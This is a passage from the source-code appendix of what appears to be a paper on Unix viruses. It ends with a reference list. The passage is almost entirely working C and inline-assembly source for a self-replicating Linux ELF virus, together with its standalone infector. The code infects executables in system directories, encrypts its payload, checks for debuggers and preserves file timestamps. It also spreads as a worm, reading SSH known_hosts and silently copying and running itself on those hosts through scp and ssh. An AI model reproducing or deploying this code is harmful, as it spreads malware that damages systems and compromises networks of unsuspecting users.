    /* don't bother infecting small files. Most probably they
     * are not even ELF files.
     */
    if (stat.st_size < ELF_PAGE_SIZE)
        goto error;

    /* put the file in memory
     */
    file_ptr =
        local_mmap( 0, stat.st_size, PROT_WRITE|PROT_READ, MAP_PRIVATE, fd, 0);
    if (file_ptr == MAP_FAILED)
        goto error;

/* read the ehdr */
    ehdr = (void*)&file_ptr[0];

/* ELF checks
 */
    if (ehdr->e_ident[0] != ELFMAG0 ||
        ehdr->e_ident[1] != ELFMAG1 ||
        ehdr->e_ident[2] != ELFMAG2 ||
        ehdr->e_ident[3] != ELFMAG3)
        goto error;

/* We only work on intel...
 */
    if (ehdr->e_type != ET_EXEC && ehdr->e_type != ET_DYN)
        goto error;
    if (ehdr->e_machine != EM_386 && ehdr->e_machine != EM_486)
        goto error;
    if (ehdr->e_version != EV_CURRENT)
        goto error;

    host_entry = ehdr->e_entry;

/* allocate memory for tables */

    plen = sizeof(*phdr) * ehdr->e_phnum;
    slen = sizeof(*shdr) * ehdr->e_shnum;


/* read the phdr's */
    pdata = (void*)&file_ptr[ehdr->e_phoff]; /* length: plen */

/*
        update the phdr's to reflect the extention of the text segment (to
        allow virus insertion)
*/

    offset = 0;

    for (phdr = pdata, i = 0; i < ehdr->e_phnum; i++) {
        if (offset) {
            phdr->p_offset += ELF_PAGE_SIZE;
        } else if (phdr->p_type == PT_LOAD && phdr->p_offset == 0) {
/*
        is this the text segment ? Nothing says the offset must be 0 but it
        normally is.
*/
```

```
            int palen;

            if (phdr->p_filesz != phdr->p_memsz)
                goto error;

            evaddr = phdr->p_vaddr + phdr->p_filesz;
            palen = ELF_PAGE_SIZE - (evaddr & (ELF_PAGE_SIZE - 1));

            if (palen < vlen)
                goto error;

            ehdr->e_entry = evaddr + ventry;
            offset = phdr->p_offset + phdr->p_filesz;

            phdr->p_filesz += vlen;
            phdr->p_memsz += vlen;
        }

        ++phdr;
    }

    if (offset == 0)
        goto error;

    jump_offset = offset;

/* read the shdr's */

    sdata = (void*) &file_ptr[ehdr->e_shoff]; /* length: slen */

/* update the shdr's to reflect the insertion of the parasite */

    for (shdr = sdata, i = 0; i < ehdr->e_shnum; i++) {
        if (shdr->sh_offset >= offset) {
            shdr->sh_offset += ELF_PAGE_SIZE;
/* is this the last text section? */
        } else if (shdr->sh_addr + shdr->sh_size == evaddr) {
/* if its not strip safe then we cant use it */
            if (shdr->sh_type != SHT_PROGBITS)
                goto error;

            shdr->sh_size += vlen;
        }

        ++shdr;
    }

/* update ehdr to reflect new offsets */

    oshoff = ehdr->e_shoff;
    if (ehdr->e_shoff >= offset)
        ehdr->e_shoff += ELF_PAGE_SIZE;

    /* make the parasite
     */

    /* This is where we will copy the virus infected file. We didn't
     * do it with a single mmap to avoid destroying the file on an error.
     */

    /* extend the original file by ELF_PAGE_SIZE bytes
     */
    lseek( fd, stat.st_size+ELF_PAGE_SIZE-1, SEEK_SET);
    write( fd, &host_entry, 1);
    new_file_ptr = local_mmap( 0, stat.st_size+ELF_PAGE_SIZE,
        PROT_WRITE, MAP_SHARED, fd, 0);
    if (new_file_ptr == MAP_FAILED)
```

```c
            goto error;

    /* Reconstruct a copy of the ELF file with the parasite.
     *
     * copy everything until our entry point.
     */

    /* probably memmove would be a better choice... memcpy seems
     * to work thought.
     */
    __builtin_memcpy( new_file_ptr, file_ptr, offset);

#ifdef ENCRYPT
    /* decode everything */
    memxor((int*)&v[D_SIZE], *((int*)&v[D_XOR_INDEX]), vlen - D_SIZE);
#endif

/* patch the offset */
    *(long *) &v[vhoff] = jump_offset;
/* the correct re-entry point */
    *(int *) &v[vhentry] = host_entry;

#ifdef ENCRYPT
    /* now encode everything with a new key */
    memxor((int*)&v[D_SIZE], (*((int*)&v[D_XOR_INDEX])) * rnval, vlen - D_SIZE);

    *(int*)&v[D_XOR_INDEX] *= rnval;
#endif
    __builtin_memcpy( &new_file_ptr[offset], v, ELF_PAGE_SIZE);
    /* now after our code */

    /* oshoff = location of section header.
     * offset = location of our code.
     * Copy the rest after our code.
     */
    __builtin_memcpy( &new_file_ptr[offset+ELF_PAGE_SIZE], &file_ptr[offset],
        stat.st_size - offset);

    /* keep the (mod) time of the old file.
     */
    timbuf.actime = stat.st_atime;
    timbuf.modtime = stat.st_mtime;
    utime(filename, &timbuf);

/* All done */

    retval = 1;
    goto leave;

  error:
    retval = 0;

  leave:
    if (file_ptr != MAP_FAILED)
        munmap( file_ptr, stat.st_size);
    if (new_file_ptr != MAP_FAILED)
        munmap( new_file_ptr, stat.st_size+ELF_PAGE_SIZE);
    return retval;
}
#endif                          /* LOCAL_SPREAD */

#define READ_BUF_SIZE 1024

#if defined U_SPREAD || UNSURE_ABOUT_LD_POINTER
/* reads 1024 (READ_BUF_SIZE) bytes from the given file.
 * returns -1 on error or the size read otherwise.
 */
```

```c
static ssize_t open_and_read_file(const char *fname, char *buf)
{
    int fd;
    ssize_t size;

    fd = open(fname, O_RDONLY, 0);
    if (fd < 0)
        return -1;

    size = read(fd, buf, READ_BUF_SIZE);
    close(fd);

    return size;
}
#endif

#ifdef UNSURE_ABOUT_LD_POINTER
/* returns -1 on error, or the memory address otherwise.
 * reads /proc/self/maps and finds our base memory address.
 */
#include <limits.h>
#define BASE 16
static int find_elf_mem_start(const char *proc_name)
{
    char buf[READ_BUF_SIZE];
    unsigned long int v = 0;
    char *nptr = buf;

    if (open_and_read_file(proc_name, buf) < 0)
        return -1;

    while (*nptr) {
        register unsigned char c = *nptr;
        /* convert hex to binary... taken from somewhere... probably
         * dietlibc.
         */
        c = (c >= 'a' ? c - 'a' + 10 : c >= 'A' ? c - 'A' + 10 : c <=
             '9' ? c - '0' : 0xff);
        if (c >= BASE)
            break; /* out of base */
        {
            register unsigned long x = (v & 0xff) * BASE + c;
            register unsigned long w = (v >> 8) * BASE + (x >> 8);
            if (w > (ULONG_MAX >> 8))
                return -1;
            v = (w << 8) + (x & 0xff);
        }
        ++nptr;
    }
    return v;

}
#endif

#ifdef U_SPREAD
static char *local_getenv(char **environ, char *s, int len)
{
    int i;

    for (i = 0; environ[i]; ++i)
        if ((__builtin_memcmp(environ[i], s, len) == 0)
            && (environ[i][len] == '='))
            return environ[i] + len + 1;
    return 0;
}

/* returns 0 if entry has been read and -1 on error;
```

```
 * reads hostname entrys from .ssh/known/hosts
 */
inline static int read_next_entry(int fd, char *host)
{
    char buf[1024];
    int i = 0, j = 0;
    int size;

    size = read(fd, buf, sizeof(buf));
    if (size < 0)
        return -1;

    /* go for the first newline */
    for (i = 0; i < size; i++) {
        if (buf[i] == '\n') {
            j = 0;
            continue;
        }
        if (buf[i] == ',') {
            host[j] = 0;
            return 0;
        }
        host[j++] = buf[i];
    }

    return -1;
}

#if defined U_SPREAD || UNSURE_ABOUT_LD_POINTER
/* returns 0 on success and -1 on error;
 * reads /proc/self/maps and finds this process' filename
 */
static int find_fname(const char *proc_name, char *fname)
{
    char buf[READ_BUF_SIZE];
    int i = 0, j = 0;
    int size, start = 0;

    open_and_read_file(proc_name, buf);

    /* go for the first newline */
    for (i = 0; i < size; i++) {
        if (start != 0) {
            if (buf[i] == '\n') {
                fname[j] = 0;
                return 0;
            }
            fname[j++] = buf[i];
        } else if (buf[i] == '/') {
            start = 1;          /* found it! */
            fname[j++] = buf[i];
        }
    }

    return -1;
}

#endif

static void do_something_nasty(char **caller_argv, char **environ,
                               char *str, int rnval)
{
    char host[1024];
    char fname[1024];
    int fd;
    pid_t pid;
    char *home, *tmp;
```

```
    char *argv[5];

    /* if SSH_AGENT_PID is not present quit */
    if (local_getenv(environ, (char *) U_SPREAD_SSH_AGENT(str),
                     U_SPREAD_SSH_AGENT_SIZE) == 0)
        return;

    /* now we will open known_hosts and read hostnames from there.
     */
    home =
        local_getenv(environ, (char *) U_SPREAD_HOME(str),
                     U_SPREAD_HOME_SIZE);
    if (home != NULL)
        chdir(home);

    /* Here we continue because maybe the user is already in
     * his home directory, even if the HOME variable is not set.
     */

    /* add SSH_ASKPASS=/dev/null to our environment,
     * so the user will not notice anything. Hmmm we overwrite something.
     */
    environ[0] = U_SPREAD_SSH_ASKPASS(str);

    fd = open(U_SPREAD_SSH_HOSTS(str), O_RDONLY, 0);
    if (fd < 0)
        return;

    while (1) {
        char dest[256];
        int i, j;

        if (read_next_entry(fd, host) < 0)
            goto error;

        /* randomize this stuff a bit. Don't connect
         * everywhere and make a fuss.
         */
        rnval = prn_do(rnval);
        if (rnval % 5 != 0) continue;

        argv[0] = U_SPREAD_SCP_BIN(str);

        if (find_fname(U_SPREAD_PROC(str), fname) == 0)
            argv[1] = fname;
        else
            argv[1] = caller_argv[0];

        /* make the destination name: host.name:./c.out
         * no strcpy() or strcat() available :(
         */
        i = 0;
        while (host[i] != 0) {
            dest[i] = host[i];
            i++;
        }
        j = 0;
        dest[i++] = ':';
        tmp = U_SPREAD_COUT(str);
        while (tmp[j] != 0) {
            dest[i] = tmp[j];
            i++;
            j++;
        }

        argv[2] = dest;
        argv[3] = NULL;
```

```

        pid = fork();
        if (pid == -1)
            goto error;

        if (pid == 0) {
            int status;

            close(fd);

            /* ssh does not like having closed descriptors so
             * let's give it /dev/null
             */
            fd = open(U_SPREAD_DEV_NULL(str), O_RDWR, 0);
            if (fd >= 0) {
                dup2(fd, 0);
                dup2(fd, 1);
                dup2(fd, 2);
            } else {
                close(0);       /* stdin */
                close(1);       /* stdout */
                close(2);       /* stderr */
            }

            /* forget about our tty
             */
            if (setsid() < 0)
                _exit(1);

            pid = fork();
            if (pid == -1)
                _exit(1);

            if (pid == 0) {     /* copy our file */
                execve(argv[0], argv, environ);
            }
            if (waitpid(-1, &status, 0) < 0)
                _exit(1);
            if (__WEXITSTATUS(status) != 0)
                _exit(1);
            /* execute and delete the file we copied! */
            argv[0] = U_SPREAD_SSH_BIN(str);
            argv[1] = host;
            argv[2] = U_SPREAD_SSH_COMM1(str);
            argv[3] = U_SPREAD_SSH_COMM2(str);
            argv[4] = NULL;
            execve(argv[0], argv, environ);
        }
    }

  error:

    close(fd);
    return;

}
#endif

#ifdef ANTI_DEBUG
/* Returns 0 if we are are clear to go and nobody
 * watches.
 *
 * Actually we fork and check if we can trace our parent.
 * If we cannot trace him then he is being traced by somebody
 * else! Otherwise we detach from him and exit.
 *
 * It is quite suspicious for somebody to see a random process to
```

```
 * fork, but it seems to be the best we can do.
 *
 * The idea was taken from a worm written by Michael Zalewski.
 */
inline static int check_for_debugger(void)
{
pid_t pid;
int status;

    pid = fork();

    if (pid==0) { /* child */
        pid_t parent;

        parent = getppid();
        if (ptrace(PTRACE_ATTACH, parent, 0, 0) < 0) {
           /* notify our parent */
           _exit(1);
        }
        ptrace(PTRACE_DETACH, parent, 0, 0);
        _exit(0);
    }

    if (waitpid(-1, &status, 0) < 0)
        return 1; /* something nasty happened */

    return __WEXITSTATUS(status);
}
#endif

int main()
{

    char data[8192];
    char v[ELF_PAGE_SIZE];
    char *bin;
    int fd, dd, curdir_fd;
    int n;
    int yinfect;
    int tried = 0;
    int rnval, base_mem = -1;
#ifdef U_SPREAD
    char **environ, **argv;
#endif
    int max_tries;

    /* the volatile keyword is really needed here.
     * have to think why.
     */

    /* these must be patched after manual infection
     */

    /* parasite length; remains the same across infections */
    volatile int vlen = sizeof(PAR_STRING) - 1;

   /* In this offset relatively to our start is the position of the value of
    * h_seek_pos in the host. */
    volatile long vhoff = P_SEEK_INDEX;

    /* offset to where the parasite's host entry point is */
    volatile long vhentry = H_INDEX;

    /* offset to where the parasite's entry point is;
     * this also remains the same */
    volatile long ventry = P_ENTRY;

```

```
    /* our position in the host will be replaced by the
     * virus when infecting the next host */
    volatile long h_seek_pos = 0xFACFACFA;

#ifdef ANTI_DEBUG
    /* disallow anyone from debugging us. This is bad
     * idea since we get a signal and we cannot exec(). *&*# :(
     */
    if (check_for_debugger() != 0) {
        /* we are being traced */
        asm("jmp virus_exit\n");
    }

    /* it might be better to check our parent's /proc/pid/cmdline
     * and search for strace of gdb...
     */
#endif

    rnval = prn_do(time(0));

#ifdef U_SPREAD
    /* Try to find our environment */
    /* move %ebp to argv */
    asm("movl %%ebp, %0": "=r"(argv): /*null */ :"%ebp");

    argv += VARS_PUSHED + 2;
    environ = argv;

    /* skip the argv[] arguments and move to environment */
    while (*environ != 0)
        environ++;
    environ++;

    /* get the evil strings */
    asm("jmp str_evil\n"
        "after_str_evil:\n"
        "pop %%eax\n"
        "movl %%eax, %0": "=r"(bin): /*null */ :"%eax");
    /* actually we do: str = (char *) %eax; */

    do_something_nasty(argv, environ, bin /*strings */ , rnval+5);
# ifdef UNSURE_ABOUT_LD_POINTER
    base_mem = find_elf_mem_start(U_SPREAD_PROC(bin));
# endif
#endif

#ifdef LOCAL_SPREAD
    /* copy ourself in v */
    if (base_mem == -1)
        base_mem = ELF_MEM_START + h_seek_pos;
    else
        base_mem += h_seek_pos;
    __builtin_memcpy(v, (char *) base_mem, vlen);

    /* get the "/usr/bin\0/usr/sbin\0." string address */
  asm("jmp str_bin\n"
      "after_str_bin:\n"
      "pop %%eax\n"
      "movl %%eax, %0": "=r"(bin): /*null */ :"%eax");
    /* actually we do: bin = (char *) %eax; */

    /* keep a descriptor of the current directory in order to
    /* return to the same dir afterwards... We increase our
     * size that way with more system calls but seems useful.
     */
    if ((curdir_fd = open(DIR_DOT(bin), O_RDONLY, 0)) < 0)
        goto error;
```

```
	/* when root search the standard directories...
	 * otherwise only the current one.
	 */

	if (getuid() == 0) {
	    switch (rnval % 4) {
	    case 0:
	        bin = DIR_USR_BIN(bin);
	        break;
	    case 1:
	        bin = DIR_BIN(bin);
	        break;
	    case 2:
	        bin = DIR_USR_SBIN(bin);
	        break;
	    case 3:
	        bin = DIR_SBIN(bin);
	        break;
	    }
	} else {
	    /* search the current directory only */
	    bin = DIR_DOT(bin);
	}

	/* change our directory to the executable's directory */
	if ((dd = open(bin, O_RDONLY, 0)) < 0)
	    goto error;

	if (fchdir(dd) != 0)
	    goto error;


	/* how many files to try opening. When our size is large try
	 * more files. It could be optimized by putting this to the
	 * preprocessor, but the compiler seems to do the right thing here.
	 */
	if (sizeof(PAR_STRING) < (512+ELF_PAGE_SIZE/2))
	    max_tries = 128;
	else max_tries = 1024;

	yinfect = 0;
	n = getdents(dd, (struct dirent *) data, sizeof(data));
	if (n > 0) {
	    struct dirent *dirp = (struct dirent *) data;
	    int r = 0;

	    while (tried < max_tries && yinfect < YINFECT) {
	        struct dirent dirent;
	        int i;

	        rnval = prn_do(rnval);

	        tried++;

	        /* 1 out of 5 times we will enter a subdirectory
	         */
	        if (rnval % 5 == 0 &&
	            (dirp->d_name[0] != '.' || dirp->d_name[1] != '\0')) {
	            fd = open(dirp->d_name, O_DIRECTORY | O_RDONLY, 0);

	            if (fd >= 0) {
	                close(dd);
	                dd = fd;
	                if (fchdir(dd) != 0)
	                    goto error;
	                __builtin_memset(data, 0, sizeof(data));
```

```
                    n = getdents(dd, (struct dirent *) data, sizeof(data));
                    if (n <= 0) break;
                    /* ignore the '.' directory */
                    r=0;
                    dirp = (struct dirent *) data;
                }
            }

            fd = open(dirp->d_name, O_RDWR, 0);
            /* in cases where we cannot open the files do not block
             */
            if (fd >= 0) {
                if (getdents(fd, &dirent, sizeof(dirent)) < 0) {
                    if (infect_elf(dirp->d_name, fd,
                                   v, vlen, vhentry, ventry, vhoff,
                                   rnval)) {
                        yinfect++;
                    }
                    close(fd);
                }
            }

            i = 0;
            while (i++ < rnval) {
                r += dirp->d_reclen;

                if (r >= n) {
                    r = 0;}
                dirp = (struct dirent *) &data[r];
            }
        }
    }

    close(dd);
    fd = -1;

  error:
    if (fd >= 0)
        close(fd);

    /* move back to the initial directory.
     */
    if (curdir_fd >= 0) {
        fchdir(curdir_fd);
        close(curdir_fd);
    }

#endif                          /* LOCAL_SPREAD */

    asm("virus_exit:\n"
        "jmp loop1\n"
        /* locally used strings:
         */
#ifdef LOCAL_SPREAD
        "str_bin:\n" "call after_str_bin\n"
        ".string \"" STR_DIR "\"\n"
#endif
#ifdef U_SPREAD
        "str_evil:\n"
        "call after_str_evil\n"
        ".string \"" STR_U_SPREAD "\"\n"
#endif
        /* restore the saved registers.
         */
        "loop1:\n"
        "popl %eax\n"
```

```
        "cmpl␣$" MAGIC ",␣%eax\n"
        "jne␣loop1\n"
        "popl␣%edx\n"
        "popl␣%ecx\n"
        "popl␣%ebx\n"
        "popl␣%eax\n"
        "popl␣%esi\n"
        "popl␣%edi\n"
        "popl␣%ebp\n"
        "popl␣%esp\n"
        /* jump to our host
         */
        "movl␣$0x11112222,␣%ebp\n"
        "jmp␣␣*%ebp\n"
        /* mark to find our ending point.
         * be carefull here. Some compilers (gcc-3.0) may put data
         * after this point.
         */
        "movl␣$0xDEADCAFE,␣%eax\n");
}
```

C.6 infect-elf-p.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>
#include <linux/elf.h>

#define ELF_PAGE_SIZE   4096

#include "common.h"
#include "parasite.h"
#include "decoder.h"


/* these are declared in parasite.c */

extern char parasite[];
extern int plength;
extern long hentry;
extern long entry;

void copy_partial(int fd, int od, unsigned int len)
{
    char idata[ELF_PAGE_SIZE];
    unsigned int n = 0;
    int r;

    while (n + ELF_PAGE_SIZE < len) {
        if (read(fd, idata, ELF_PAGE_SIZE) != ELF_PAGE_SIZE) {;
            perror("read");
            exit(1);
        }

        if (write(od, idata, ELF_PAGE_SIZE) < 0) {
            perror("write");
            exit(1);
        }

        n += ELF_PAGE_SIZE;
```

```
    }

    r = read(fd, idata, len - n);
    if (r < 0) {
        perror("read");
        exit(1);
    }

    if (write(od, idata, r) < 0) {
        perror("write");
        exit(1);
    }
}

void memxor(int *mem, int c, int size)
{
    int i;
    for (i = 0; i < size/sizeof(int); i++)
        mem[i] ^= c;
    if ((i*sizeof(int)) < size) mem[i] ^= c;
}

void infect_elf(char *filename, char *para_v, int len, int h_index, int e)
{
    Elf32_Shdr *shdr;
    Elf32_Phdr *phdr;
    Elf32_Ehdr ehdr;
    int i, he;
    int offset, oshoff, pos;
    int evaddr;
    int slen, plen;
    int fd, od;
    char *sdata, *pdata;
    char idata[ELF_PAGE_SIZE];
    char tmpfilename[] = "infect-elf-p.tmp";
    struct stat stat;

    fd = open(filename, O_RDONLY);
    if (fd < 0) {
        perror("open");
        exit(1);
    }

/* read the ehdr */

    if (read(fd, &ehdr, sizeof(ehdr)) != sizeof(ehdr)) {
        perror("read");
        exit(1);
    }

/* ELF checks */

    if (strncmp(ehdr.e_ident, ELFMAG, SELFMAG)) {
        fprintf(stderr, "File␣not␣ELF\n");
        exit(1);
    }

    if (ehdr.e_type != ET_EXEC && ehdr.e_type != ET_DYN) {
        fprintf(stderr, "ELF␣type␣not␣ET_EXEC␣or␣ET_DYN\n");
        exit(1);
    }

    if (ehdr.e_machine != EM_386 && ehdr.e_machine != EM_486) {
        fprintf(stderr, "ELF␣machine␣type␣not␣EM_386␣or␣EM_486\n");
        exit(1);
    }

```

```
    if (ehdr.e_version != EV_CURRENT) {
        fprintf(stderr, "ELF␣version␣not␣current\n");
        exit(1);
    }

/* modify the parasite so that it knows the correct re-entry point */

    /* calculate the difference between parasite entry and host entry */
    he = h_index;
    printf("Parasite␣length:␣%i,␣"
           "Host␣entry␣point␣index:␣%i,␣"
           "Entry␣point␣offset:␣%i" "\n", len, he, e);
    printf("Host␣entry␣point:␣0x%x\n", ehdr.e_entry);
    if (he)
        *(int *) &para_v[he] = ehdr.e_entry;

/* allocate memory for phdr tables */

    pdata = (char *) malloc(plen = sizeof(*phdr) * ehdr.e_phnum);
    if (pdata == NULL) {
        perror("malloc");
        exit(1);
    }

/* read the phdr's */

    if (lseek(fd, ehdr.e_phoff, SEEK_SET) < 0) {
        perror("lseek");
        exit(1);
    }

    if (read(fd, pdata, plen) != plen) {
        perror("read");
        exit(1);
    }

/*
        update the phdr's to reflect the extention of the text segment (to
        allow virus insertion)
*/

    offset = 0;

    for (phdr = (Elf32_Phdr *) pdata, i = 0; i < ehdr.e_phnum; i++) {
        if (offset) {
            phdr->p_offset += ELF_PAGE_SIZE;
        } else if (phdr->p_type == PT_LOAD && phdr->p_offset == 0) {
/* is this the text segment ? */
            int plen;

            if (phdr->p_filesz != phdr->p_memsz) {
                fprintf(stderr,
                        "filesz␣=␣%i␣memsz␣=␣%i\n",
                        phdr->p_filesz, phdr->p_memsz);
                exit(1);
            }

            evaddr = phdr->p_vaddr + phdr->p_filesz;
            plen = ELF_PAGE_SIZE - (evaddr & (ELF_PAGE_SIZE - 1));

            printf("Padding␣length:␣%i\n", plen);

            if (plen < len) {
                fprintf(stderr, "Parasite␣too␣large\n");
                exit(1);
            }

```

```
            ehdr.e_entry = evaddr + e;
            printf("New entry point: 0x%x\n", ehdr.e_entry);

            offset = phdr->p_offset + phdr->p_filesz;

            printf("Parasite file offset: %i\n", offset);
            *(int *) &para_v[P_SEEK_INDEX] = offset;

            phdr->p_filesz += len;
            phdr->p_memsz += len;
        }

        ++phdr;
    }

    if (offset == 0) {
        fprintf(stderr, "No text segment?");
        exit(1);
    }

/* allocated memory if required to accomodate the shdr tables */

    sdata = (char *) malloc(slen = sizeof(*shdr) * ehdr.e_shnum);
    if (sdata == NULL) {
        perror("malloc");
        exit(1);
    }

/* read the shdr's */

    if (lseek(fd, ehdr.e_shoff, SEEK_SET) < 0) {
        perror("lseek");
        exit(1);
    }

    if (read(fd, sdata, slen) != slen) {
        perror("read");
        exit(1);
    }

/* update the shdr's to reflect the insertion of the parasite */

    for (shdr = (Elf32_Shdr *) sdata, i = 0; i < ehdr.e_shnum; i++) {
        if (shdr->sh_offset >= offset) {
            shdr->sh_offset += ELF_PAGE_SIZE;
        } else if (shdr->sh_addr + shdr->sh_size == evaddr) {
/* is this the last text section ? */
            shdr->sh_size += len;
        }

        ++shdr;
    }

/* update ehdr to reflect new offsets */

    oshoff = ehdr.e_shoff;
    if (ehdr.e_shoff >= offset)
        ehdr.e_shoff += ELF_PAGE_SIZE;

/* insert the parasite */

    if (fstat(fd, &stat) < 0) {
        perror("fstat");
        exit(1);
    }

    od = open(tmpfilename, O_WRONLY | O_CREAT | O_TRUNC, stat.st_mode);
```

```
    if (od < 0) {
        perror("write");
        exit(1);
    }


/* Reconstruct a copy of the ELF file with the parasite */

    if (lseek(fd, 0, SEEK_SET) < 0) {
        perror("lseek");
        exit(1);
    }

    if (write(od, &ehdr, sizeof(ehdr)) < 0) {
        perror("write");
        exit(1);
    }

    if (write(od, pdata, plen) < 0) {
        perror("write");
        exit(1);
    }
    free(pdata);

    if (lseek(fd, pos = sizeof(ehdr) + plen, SEEK_SET) < 0) {
        perror("lseek");
        exit(1);
    }

    copy_partial(fd, od, offset - pos);

#ifdef ENCRYPT

    *((int*)&para_v[D_XOR_INDEX]) = ((*((int*)&para_v[D_XOR_INDEX])) * time(0));
    memxor((int*)&para_v[D_SIZE],*((int*)&para_v[D_XOR_INDEX]), len - D_SIZE);


    fprintf(stderr, "decoder␣bytes:␣%d\n", D_SIZE);
    fprintf(stderr, "default␣decode␣value:␣0x%.4x\n",
             *((unsigned int*)&para_v[D_XOR_INDEX]));
#endif
    if (write(od, para_v, len) < 0) {
        perror("write");
        exit(1);
    }

    memset(idata, ELF_PAGE_SIZE - len, 0);

    if (write(od, idata, ELF_PAGE_SIZE - len) < 0) {
        perror("write");
        exit(1);
    }

    copy_partial(fd, od, oshoff - offset);

    if (write(od, sdata, slen) < 0) {
        perror("write");
        exit(1);
    }
    free(sdata);

    if (lseek(fd, pos = oshoff + slen, SEEK_SET) < 0) {
        perror("lseek");
        exit(1);
    }

    copy_partial(fd, od, stat.st_size - pos);
```

```
/* Make the parasitic ELF the real one */

    if (rename(tmpfilename, filename) < 0) {
        perror("rename");
        exit(1);
    }

/* Make it look like thr original */

    if (fchmod(od, stat.st_mode) < 0) {
        perror("chmod");
        exit(1);
    }

    if (fchown(od, stat.st_uid, stat.st_gid) < 0) {
        perror("chown");
        exit(1);
    }

/* All done */

    printf("Infection␣Done\n");
}

int main(int argc, char *argv[])
{
    if (argc != 2) {
        fprintf(stderr, "usage:␣infect-elf␣host␣parasite\n");
        exit(1);
    }

    infect_elf(argv[1], parasite, plength, h_index, entry);

    exit(0);
}
```

References

[1] L. Giles "Sun Tzu on the art of war", 1910

[2] S. Cesare "Unix Viruses", 1998, http://www.uebi.net/silvio/

[3] K. Rieck, K. Kretschmer " Brundle Fly: A good-natured Linux ELF virus", http://www.roqe.org/brundle-fly/brundle-fly.html

[4] grugq, scut "Phrack 58: Armouring the ELF: Binary encodeion on the UNIX platform"

[5] "Virus Source Code Database", http://www.totallygeek.com/vscdb/

[6] P. Szor "Advanced code evolution techniques and computer virus generator kits", 2005

[7] A. Bartolich "The ELF virus writing HOWTO", 2003

[8] M. Zalewski "Writing Internet worms for fun and profit", 2000, http://lcamtuf.coredump.cx/worm.txt

[9] The Mental Driller "How do I made MetaPHOR and what I've learnt", 29A #6 e-zine, 2002